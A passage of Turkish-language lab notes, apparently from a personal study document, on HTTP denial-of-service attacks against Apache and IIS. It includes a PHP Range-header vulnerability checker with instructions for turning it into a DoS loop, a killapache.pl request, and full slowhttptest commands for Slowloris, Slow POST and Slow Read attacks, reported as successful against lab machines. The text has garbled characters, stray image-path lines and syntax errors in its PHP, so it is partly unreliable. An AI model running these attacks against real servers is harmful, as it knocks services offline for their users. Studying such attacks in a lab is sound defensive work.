Eđer bu php script'inde g nderilen pakete karŐılık gelen yanıt paketinin i eriđine bakmak istersek echo komutu ile ilgili yanıt paket i eriđini ekrana basabiliriz:

```
<?php
function check_range_vuln($host,$port=80,$timeout=10){
    $range = '0-';
    for($i=0;$i<20;$i++){
        $range .= ",5-".$i";
    }

    $error_code = null;
    $error = null;


    $socket = fsockopen($host,$port,$error_code,$error,$timeout);
    $packet = "HEAD / HTTP/1.1\r\nHost: $host\r\nRange:bytes=$range\r\nAccept-Encoding:
gzip\r\nConnection: close\r\n\r\n";
    fwrite($socket,$packet);
    $result = fread($socket,2048);

    //check to see if "Partial" is in the response
    if(strpos($result,"Partial") !== false){
        echo $result . "<br><br>";
        return "Target is vulnerable";
    }
    echo $result . "<br><br>";
    return "Target is not vulnerable";
}
```

}

```
echo check_range_vuln("192.168.0.21",80,10);  
?>
```


Bu php script'i bu haliyle zafiyetli apache web sunucuya (Apache 2.2.19 - Ubuntu Server 14.04 sanal makinasına) dođru alıŐtırıldıđında dnen http yanıtı ekrana gelecektir:



(Aıklık Testi Php Script'i ile Hedef Apache Sunucuyu Test Etme)

Grldđ zere yanıt paket ieriđinde 206 Partial bilgisi gelmiŐtir ve script kodu ile "Target is vulnerable" notu ekrana basılmıŐtır. Dolayısıyla sunucunun mantıksız (geersiz) para taleplerine 206 Partial ile olumlu cevap verdiđi grlmŐtr. Yani sunucu zafiyetlidir.

Bu php script'i yine bu haldeyken bu sefer zafiyete sahip olmayan apache web sunucuya (ana makinadaki 2.4.x srmndeki apache sunucuya) dođru alıŐtırıldıđında dnen http yanıt ekrana gelecektir:



(Açıklık Testi Php Script'i ile Diğer Apache Sunucuyu Test Etme)

Görüldüğü üzere yanıt paket içeriğinde 200 OK bilgisi gelmiştir ve script kodu ile “Target is not vulnerable” notu ekrana basılmıştır. Dolayısıyla sunucunun mantıksız (geçersiz) parça taleplerine 200 OK ile parça cevabı vermediği ve bunun yerine dökümanın tamamını yanıt olarak döndüğü görülmüştür. Yani sunucu zafiyete sahip değildir.

Not:

Bu php script'teki for döngüsünde yer alan limit değerini 20'den 1300'e çıkarırsak ve oluşan bu paketi sonsuz döngüde sürekli gönder dersek bir dos saldırısı script'i hazırlamış oluruz. Örneğin apache range saldırısı yapan apachekiller.pl script'i bahsedilen limit değerine sahip içerikteki paketi defaatle gönderme işini yapmaktadır.

killapache.pl script'inin gönderdiği talep paketi:

(Tek Satır Olarak Oku)

(link: <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/updated-mitigation-of-apache-range-header-dos-attack/>)

```
HEAD / HTTP/1.1Host: 127.0.0.1Range: bytes=0,-5-0,5-1,5-2,5-3,5-4,5-5,5-6,5-7,5-8,5-9,5-10,5-11,5-12,5-13,5-14,5-15,5-16,5-17,5-18,5-19,5-20,5-21,5-22,5-23,5-24,5-25,5-26,5-27,5-28,5-29,5-30,5-31,5-32,5-33,5-34,5-35,5-36,5-37,5-38,5-39,5-40,5-41,5-42,5-43,5-44,5-45,5-46,5-47,5-48,5-49,5-50,5-51,5-52,5-53,5-54,5-55,5-56,5-57,5-58,5-59,5-60,5-61,5-62,5-63,5-64,5-65,5-66,5-67,5-68,5-69,5-70,5-71,5-72,5-73,5-74,5-75,5-76,5-77,5-78,5-79,5-80,5-81,5-82,5-83,5-84,5-85,5-86,5-87,5-88,5-89,5-90,5-91,5-92,5-93,5-94,5-95,5-96,5-97,5-98,5-99,5-100,5-101,5-102,5-103,5-104,5-105,5-106,5-107,5-108,5-109,5-110,5-111,5-112,5-113,5-114,5-115,5-116,5-117,5-118,5-119,5-120,5-121,5-122,5-123,5-124,5-125,5-126,5-127,5-128,5-129,5-130,5-131,5-132,5-133,5-134,5-135,5-136,5-137,5-138,5-139,5-140,5-141,5-142,5-143,5-144,5-145,5-146,5-147,5-148,5-149,5-150,5-151,5-152,5-153,5-154,5-155,5-156,5-157,5-158,5-159,5-160,5-161,5-162,5-163,5-164,5-165,5-166,5-167,5-168,5-169,5-170,5-171,5-172,5-173,5-174,5-175,5-176,5-177,5-178,5-179,5-180,5-181,5-182,5-183,5-184,5-185,5-186,5-187,5-188,5-189,5-190,5-191,5-192,5-193,5-194,5-195,5-196,5-197,5-198,5-199,5-200,5-201,5-202,5-203,5-204,5-205,5-206,5-207,5-208,5-209,5-210,5-
```

211,5-212,5-213,5-214,5-215,5-216,5-217,5-218,5-219,5-220,5-221,5-222,5-223,5-224,5-225,5-
226,5-227,5-228,5-229,5-230,5-231,5-232,5-233,5-234,5-235,5-236,5-237,5-238,5-239,5-240,5-
241,5-242,5-243,5-244,5-245,5-246,5-247,5-248,5-249,5-250,5-251,5-252,5-253,5-254,5-255,5-
256,5-257,5-258,5-259,5-260,5-261,5-262,5-263,5-264,5-265,5-266,5-267,5-268,5-269,5-270,5-
271,5-272,5-273,5-274,5-275,5-276,5-277,5-278,5-279,5-280,5-281,5-282,5-283,5-284,5-285,5-
286,5-287,5-288,5-289,5-290,5-291,5-292,5-293,5-294,5-295,5-296,5-297,5-298,5-299,5-300,5-301,--
CUT--1016,5-1017,5-1018,5-1019,5-1020,5-1021,5-1022,5-1023,5-1024,5-1025,5-1026,5-1027,5-
1028,5-1029,5-1030,5-1031,5-1032,5-1033,5-1034,5-1035,5-1036,5-1037,5-1038,5-1039,5-1040,5-
1041,5-1042,5-1043,5-1044,5-1045,5-1046,5-1047,5-1048,5-1049,5-1050,5-1051,5-1052,5-1053,5-
1054,5-1055,5-1056,5-1057,5-1058,5-1059,5-1060,5-1061,5-1062,5-1063,5-1064,5-1065,5-1066,5-
1067,5-1068,5-1069,5-1070,5-1071,5-1072,5-1073,5-1074,5-1075,5-1076,5-1077,5-1078,5-1079,5-
1080,5-1081,5-1082,5-1083,5-1084,5-1085,5-1086,5-1087,5-1088,5-1089,5-1090,5-1091,5-1092,5-
1093,5-1094,5-1095,5-1096,5-1097,5-1098,5-1099,5-1100,5-1101,5-1102,5-1103,5-1104,5-1105,5-
1106,5-1107,5-1108,5-1109,5-1110,5-1111,5-1112,5-1113,5-1114,5-1115,5-1116,5-1117,5-1118,5-
1119,5-1120,5-1121,5-1122,5-1123,5-1124,5-1125,5-1126,5-1127,5-1128,5-1129,5-1130,5-1131,5-
1132,5-1133,5-1134,5-1135,5-1136,5-1137,5-1138,5-1139,5-1140,5-1141,5-1142,5-1143,5-1144,5-
1145,5-1146,5-1147,5-1148,5-1149,5-1150,5-1151,5-1152,5-1153,5-1154,5-1155,5-1156,5-1157,5-
1158,5-1159,5-1160,5-1161,5-1162,5-1163,5-1164,5-1165,5-1166,5-1167,5-1168,5-1169,5-1170,5-
1171,5-1172,5-1173,5-1174,5-1175,5-1176,5-1177,5-1178,5-1179,5-1180,5-1181,5-1182,5-1183,5-
1184,5-1185,5-1186,5-1187,5-1188,5-1189,5-1190,5-1191,5-1192,5-1193,5-1194,5-1195,5-1196,5-
1197,5-1198,5-1199,5-1200,5-1201,5-1202,5-1203,5-1204,5-1205,5-1206,5-1207,5-1208,5-1209,5-
1210,5-1211,5-1212,5-1213,5-1214,5-1215,5-1216,5-1217,5-1218,5-1219,5-1220,5-1221,5-1222,5-
1223,5-1224,5-1225,5-1226,5-1227,5-1228,5-1229,5-1230,5-1231,5-1232,5-1233,5-1234,5-1235,5-
1236,5-1237,5-1238,5-1239,5-1240,5-1241,5-1242,5-1243,5-1244,5-1245,5-1246,5-1247,5-1248,5-
1249,5-1250,5-1251,5-1252,5-1253,5-1254,5-1255,5-1256,5-1257,5-1258,5-1259,5-1260,5-1261,5-
1262,5-1263,5-1264,5-1265,5-1266,5-1267,5-1268,5-1269,5-1270,5-1271,5-1272,5-1273,5-1274,5-
1275,5-1276,5-1277,5-1278,5-1279,5-1280,5-1281,5-1282,5-1283,5-1284,5-1285,5-1286,5-1287,5-
1288,5-1289,5-1290,5-1291,5-1292,5-1293,5-1294,5-1295,5-1296,5-1297,5-1298,5-1299Accept-
Encoding: gzipConnection: close

HTTP SLOW SALDIRILARI

Bu yazıda http slow saldırılarının arkaplanı ve uygulaması gösterilecektir:

- a. Http Slow Saldırıları Arkaplanı
- b. Http Slow Saldırıları Uygulama

slowhttpstest kurulum işlemleri için bkz. slowhttpstest Kurulumu.docx

a. Http Slow Saldırıları Arkaplanı

Gelen talebin tamamını beklemek web sunucularının doğası geređidir. Bundan dolayı http talebini yavaş gönderme ya da yavaş alma sonucu web sunucuyu meŐgul etme ve servis dıŐı bırakma saldırıları gerçekleşebilir.

Http Slow saldırıları üç türdür:

- Slow Headers Attack (Slowloris attack olarak da bilinir)
- Slow Message Body Attack (Slow Post attack olarak da bilinir)
- Slow Read (Slow Read olarak bilinir)

Read / Write (Okuma / Gönderme) arasındaki zaman aralıđında veriyi küçük küçük parçalar halinde gönderme veya okumasını yapma bu saldırıların temelini oluşturur.

i) Slow Headers Attack

Slowloris olarak bilinen bu atak bilinen tüm Apache sürümlerinde uygulanabilmektedir. Bu saldırının temel çalışma prensibi http request'teki header'ların yavaş yavaş gönderilmesi sonucu sunucunun meŐgulde bırakılmasıdır. Örneđin bu saldırı türünü gerçekleŐtiren bir araç (tool) aŐađıdaki gibi bir http talebini hedef sunucuya yapar.

```
GET / HTTP/1.1CRLF
Host: localhost:80CRLF
User-Agent: Mozilla/4.0 (Windows NT 6.1; Trident/4.0; SLCC2)CRLF
```

Sunucu http talebi GET olması dolayısıyla paketin sonlandıđını çift CRLF ile anlar. İstemci http talebini çift CR LF ile bitirmedeđinde web sunucu paketin henüz tamamlanmadıđını kabul eder ve paketin arta kalan parçalarını bekler. Tool sunucuya yaptıđı bu yarım talebe eklenmek üzere sırayla ve yavaş yavaş header gönderiminde bulunur. .

```
.
. n seconds
.
X-HMzV2bwpzQw9jU9fGjZRknd7Sa54J: u6RrIoLRrte4QV92yojeewiuBL2N7CRLF
.
```

```
. n seconds
.
X-nq0HRGnv1W: T5dSLCRLF
.
. n seconds
.
X-iFrjuN: PdR7Jcj27PCRLF
.
.
.
```

Not: Tool http talebine koyulacak header isim ve deđerlerini rasgele string'lerden oluŐturur ve header isim ve deđerlerinin max limit'lerini belirler.

Web sunucu paketin her gelen yeni satırını (parçasını) mevcut pakete alt alta ekler. Çift CR LF belirteçleri her defasında gönderilmediđinden sunucuda bađlantı açık tutulur ve sunucu meŐgulde kalır. Tool tarafından bu bađlantı gibi aynı iŐlemin gerçekteŐtirileceđi 100'lerce bađlantı açıldıđında ise web sunucunun bađlantı havuzu tükenir ve sunucu baŐka istemcilere bađlantı sunamayacađı için servis dıŐı kalır.

ii) Slow Message Body Attack

Slow Header saldırısında temel mantık http talebindeki header'ların yavaŐ yavaŐ ve belirli aralıklarla peyderpey gönderilmesinden ibaretti. Slow Message Body (diđer adıyla Slow Post) saldırı türünde ise temel mantık http talebindeki body kısmına koyulacak parametre ve deđerlerinin yavaŐ yavaŐ ve belirli aralıklarla peyderpey gönderilmesinden oluşur. Örneđin Slow Message Body saldırısı yapabilen bir araç sunucuya Őöyle bir http talebinde bulunabilir:

```
POST / HTTP/1.1CRLF
Host: 10.10.25.116:80CRLF
User-Agent: Mozilla/5.0 (Macintosh; Mac OS X 10.7;) Gecko/2101 Firefox/5.0.1CRLF
Content-Length: 8192CRLF
Connection: closeCRLF
Referer: http://code.google.com/p/slowhttpstest/CRLF
Content-Type: application/x-www-form-urlencodedCRLF
Accept: text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5CRLF
CRLF
foo=bar
.
. n seconds
.
&rjP8=du7FKMe
.
. n seconds
.
```

&93zglx=jgfpopl

.
. .


Not: Tool http talebinin body'sinde yer alacak parametre ve deđerlerini rasgele string'lerden oluŐturur ve parametre ismi ve deđerinin max limit'lerini belirler.

Sunucu http talebi POST olması dolayısıyla paketin sonlandığını çift CRLF ile deđil, http talebindeki Content-Length header'ının aldıđı byte deđeri ile anlar. Http talebinin body'sindeki boyut bu byte deđerine ulaŐtıđında sunucu paket tamamlandı der ve bađlantıyı kapatır. Dolayısıyla eđer http yanıtının body'sindeki parametre ve deđerleri yavaŐ yavaŐ gönderilirse sunucuda bir bađlantı sürekli açık tutulmuŐ olur. Tool tarafından bu bađlantı gibi aynı iŐlemin gerçekteŐtirileceđi 100'lerce bađlantı açılırsa web sunucunun bađlantı havuzu tükener ve sunucu baŐka istemcilere bađlantı sunamayacađı için servis dıŐı kalır.


iii) Slow Read Attack

Slow http saldırıları arasında önlenmesi en güç saldırı türü olan Slow Read Attack gönderilen http talebi sonrası gelen yanıtın istemci tarafında yavaŐtan okunması suretiyle gerçekteŐir. Bu Őekilde hedef sunucuda olabildiđince çok bađlantı aktif bırakılmaya çalıŐılır. Bu saldırı türünde istemci http yanıt paketini normalde olması gerektiđi gibi alır ve http yanıt paketi istemcinin kernel buffer'ına (çekirdek tamponuna) yerleŐir. Ancak sunucudan http yanıt paketinin istemciye transferi ilk aŐamada network layer'da gerçekteŐir. Dolayısıyla kernel buffer'daki http yanıt paketinin uygulama katmanına (web tarayıcıya) iletilmesi sonraki aŐamadır. İŐte slow message body attack bu yapıdan faydalanır ve Application Layer'daki uygulama kernel buffer'daki http yanıt paketini yavaŐ yavaŐ okuyarak paketin tamamını okumayı geciktirir. Böylelikle uygulama katmanında paket tamamen okunana kadar hedef web sunucu beklemede bırakılmıŐ olur. Bu iŐlem web sunucuda bir bađlantının açık bırakılmasını sađlar. Tool tarafından bu bađlantı gibi aynı iŐlemin (yavaŐ okuma iŐleminin) gerçekteŐtirileceđi 100'lerce bađlantı açılırsa web sunucunun bađlantı havuzu tükenecektir. Bunu sonucunda sunucu baŐka istemcilere bađlantı sunamayacađı için yine servis dıŐı kalacaktır.

AŐađıda istemci ve Web sunucu arasındaki http talep ve yanıt paketlerinin transfer koridorunu görüntülemektesiniz:



Görüldüğü üzere Network Layer (Data-Link Layer) da veri transferi gerçekleşiyor. Gelen bu veri uygulama katmanına ait olduđu için daha sonra Application Layer'a iletilecektir. AŐađıda ise Application Layer'daki uygulamanın alt katmandan gelen veriyi çektiđini görüntülemekteyiz:



b. Uygulama

(+) Bu baŐlık birebir denenmiŐtir ve baŐarıyla uygulanmıŐtır.

slowhttptest tool'u slow tekniđini kullanarak web sunucularına dos saldırıları yapmaya yaran bir araçtır.

AŐađıdaki dört slow saldırı türünü gerçekteŐtirir:

- Slow Headers (Slowloris olarak da bilinir)
- Slow Message Body (Slow Http Post olarak da bilinir)
- Slow Read (Slow Read olarak bilinir)

i) Slow Header Attack (Slowloris Attack)

- [BaŐarılı Olundu]

AŐađıdaki komut ile hedef web sunucuya saniyede 200 tane olmak üzere toplam 1000 adet bađlantı isteđi gönderilir. Açılan bu bađlantılardan gönderilen http taleplerine 10 saniye aralıklarla sürekli http header eklenmek üzere gönderilir. Hedef web sunucu 3 saniye boyunca http yanıt gönderemediđinde ise servis dıŐı kalmıŐtır denir.

Saldıran Sistem Ubuntu 14.04 LTS Ana Makinası

Hedef Sistem DVWA - WebGoat (ubuntu 14.04) Sanal Makinası (**Apache**)

```
> ./slowhttptest -H -c 1000 -r 200 -i 10 -x 24 -p 3 -t GET -u http://172.16.3.122 -g -o slow_header_stats
```

Çıktı:

...

service available: NO

- H : slowhttptest'in slow header attack parametresidir. Http header'larının yavaŐ yavaŐ ve sırayla yollandıđı bitmemiŐ http talepleri yapılmasını sađlar.
- c : Test sırasında kullanılmak üzere bađlantı sayısını belirler. (connection)
- r : Birim saniyede kurulacak bađlantı sayısını belirler. (rate)
- i : Birbirini takip eden veriler arasındaki gönderim zaman aralıđını belirler. (interval)
- x : Birbirini takip eden verilerden her biri için geçerli maksimum boyutu belirler.
- p : Http yanıtını bekleme süresini belirtir. Http yanıtın gelmesi beklenirken bu süre aŐıldığında DoS gerçekteŐti denir. (probe)
- t : Http talep ismi alır. Örn; GET,HEAD,POST, FAKEVERB,...
- u : Hedef web uygulamasının adresi girilir.
- g : Test bittiđinde csv ve html formlarında iki belge hazırlar.
- o : Test bittiđinde -g ile oluŐan csv ve html formlarının ismini belirler.

ii) Slow Message Body Attack (Slow Http Post Attack)

- [BaŐarılı Olundu]

AŐađıdaki komut ile hedef web sunucuya saniyede 200 tane olmak üzere 3000 adet bađlantı isteđi gönderilir. Açılan bu bađlantılardan gönderilen http taleplerinin body'sine 110 saniye aralıklarla sürekli POST parametre ve deđerleri eklemek üzere gönderilir. Content-Length deđerleri olarak 8192 byte belirtildiđi için body'deki POST parametre ve deđerleri toplam boyutu 8192 byte olana kadar bađlantı açık kalır (not: parametre ve deđerlerinin her birinin maksimum karakter sayısı 10 byte olarak belirlenir). Hedef web sunucu tüm bu işlemler olurken 3 saniye boyunca http yanıt gönderemez ise servis dıŐı kalmıŐtır denir.

Saldıran Sistem Ubuntu 14.04 LTS Ana Makinası

Hedef Sistem Windows Server 2008 Standard (R2 Öncesi) (IIS 7.0)

```
> ./slowhttpstest -B -c 1000 -r 200 -i 110 -s 8192 -x 10 -p 3 -t POST -u  
http://172.16.3.128/deneme.php -g -o slow_body_stats
```

Çıktı:

...

service available: NO

- B : slowhttpstest'in slow message body attack parametresidir. Http taleplerinin body'sinde yer alan parametre ve deđerlerinin sırayla ve yavaş yavaş yollandıđı bitmemiŐ http talepleri yapılmasını sađlar.
- c : Test sırasında kullanılmak üzere bađlantı sayısını belirler. (connection)
- r : Birim saniyede kurulacak bađlantı sayısını belirler. (rate)
- i : Birbirini takip eden veriler arasındaki gönderim zaman aralıđını belirler. (interval)
- s : Http taleplerindeki Content-Type header'ının deđerini belirler. Böylece http talebinin body'sinde gidecek verinin toplam büyüklüđü belirlenir.
- x : Birbirini takip eden verilerden her biri için geçerli maksimum boyutu belirtir. Böylece http talebinin body'sine koyulacak parametre ve deđerlerinin her birinin maksimum uzunluk limiti belirlenir.
- p : Http yanıtını bekleme süresini belirtir. Http yanıtın gelmesi beklenirken bu süre aŐıldığında DoS gerçekteŐti denir. (probe)
- t : Http talep ismi alır. Örn; GET,HEAD,POST, FAKEVERB,...
- u : Hedef web uygulamasının adresi girilir.
- g : Test bittiđinde csv ve html formlarında iki belge hazırlar.
- o : Test bittiđinde -g ile oluŐan csv ve html formlarının ismini belirtir.

Not:

Slow Message Body Attack post işlemini handle edebilen bir sayfaya ancak yapılabilir. Dolayısıyla bu saldırıda vulnerable url'yi bulmak şarttır (Yani post işlemini handle eden bir sayfayı bulmak şarttır). Windows Server 2008 Standard makinasında deneme.php dosyası bu şekilde oluŐturulmuŐtur. Örn;

```
deneme.php
```

```
<?php
```

```
header("Content-Type: text/html; charset=UTF-8");

if (isset($_POST["name"])) {
    echo "username: " . $_POST["name"] . """;
}

if (isset($_POST["psw"])) {
    echo "password: " . $_POST["psw"] . """;
}

?>
```

Bu Őekilde <http://172.16.3.128/deneme.php> url'sine yapılacak Slow Message Body Attack ile hedef IIS 7.0 sunucusu servis dıŐı kalacaktır.

Burada bir nokta vardır: Post handle eden sayfadaki \$_POST ile çekilen deđiŐkenlerin isimlerinin ne olduđunun bir önemi yoktur. Sadece POST taleplerine açık bir sayfa bulmamız yeterlidir. Böyle bir sayfaya yapılacak Slow Message Body saldırısı ile IIS 7.0 servis dıŐı kalacaktır.

Eđer POST taleplerine açık bir sayfa deđil de örneđin GET taleplerine açık bir sayfaya Slow Message Body saldırısı yapılırsa sunucu zafiyete sahip olsa bile DoS gerçekteŐmeyecektir. Bu durum Windows Server 2008 Standard sanal makinasındaki IIS 7.0 sunucuya yaptığım ilk Slow Message Body DoS saldırılarında (default IIS 7 welcome sayfasına yaptığım saldırılarda) başıma gelmiŐtir. Ardından <https://github.com/shekyan/slowhttpptest/issues/49> linkinden edindiğim bilgi ile POST handle eden bir sayfa olması gerektiđini öđrenip IIS 7.0 sunucusuna PHP kurdum ve POST handle eden deneme.php isimli bir sayfa oluŐturdum. Son olarak bu sayfaya yaptığım Slow Message Body saldırısı sonucunda ise başarıya ulaŐtım.

iii) Slow Read Attack

- **[Henüz hazır makine mevcut deđil]**

AŐađıdaki komut ile hedef web sunucuya saniyede 200 tane olmak üzere 8000 bađlantı isteđi gönderilir. TCP window boyutu olarak 512 ile 1024 arası rasgele deđerler seçilir. Açılan bađlantıların her biri için 5 saniyede bir 32 byte veri okuması yapılır. Tüm bu iŐlemler olurken eđer web sunucudan gelen http yanıtları 3 saniye boyunca gelmezse hedef web sunucu servis dıŐı kalmıŐtır denir.

```
./slowhttpptest -X -c 8000 -r 200 -n 5 -w 512 -y 1024 -z 32 -p 3 -l 350 -u http://172.16.3.122 -g -o slow_read_stats
```

- X : slowhttpptest'in slow read attack parametresidir. Http yanıtının yavaŐ yavaŐ okunmasını sađlar.
- c : Test sırasında kullanılmak üzere bađlantı sayısını belirler. (connection)
- n : Http yanıt paketinin yavaŐ yavaŐ ve parça parça okunma zaman aralıđını saniye cinsinden belirler.
- w : TCP window aralıđının baŐlangıcını belirler.
- y : TCP window aralıđının bitiŐini belirler.
- z : Her bir read() iŐleminde kernel buffer'dan alınacak byte'ların sayısını belirler.
- p : Http yanıtını bekleme süresini belirtir. Http yanıtın gelmesi beklenirken bu süre aŐıldığında DoS gerçekteŐti denir. (probe)

- l : Test sresini belirtir.
- u : Hedef web uygulamasının adresi girilir.
- g : Test bittiđinde csv ve html formlarında iki belge hazırlar.
- o : Test bittiđinde -g ile oluŐan csv ve html formlarının ismini belirtir.

TELNET & NC İLE HTTP TALEPLERİNDE BULUNMA

a. Telnet ile Http Talebi Yapma

```
> telnet www.includekarabuk.com 80
```

Output:

```
Trying 46.45.187.221...
Connected to includekarabuk.com.
Escape character is '^]'.
GET / HTTP/1.0                                     // Bu satır girilir
Host:www.includekarabuk.com                         // Bu satır da girilir.

                                                    // İki kez enter'lanır.

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html>
  <head>
    <!-- Tum subPageType'larda olan ortak satirlar... -->
    <title>Anasayfa | #Include &lt;Karabük&#62;</title>
    <link rel="stylesheet" type="text/css" href="kitaplik/css/commonLayout.css">
    <link rel="stylesheet" type="text/css" href="kitaplik/css/rightColumn.css">
    <link rel="stylesheet" type="text/css" href="kitaplik/css/footer.css">
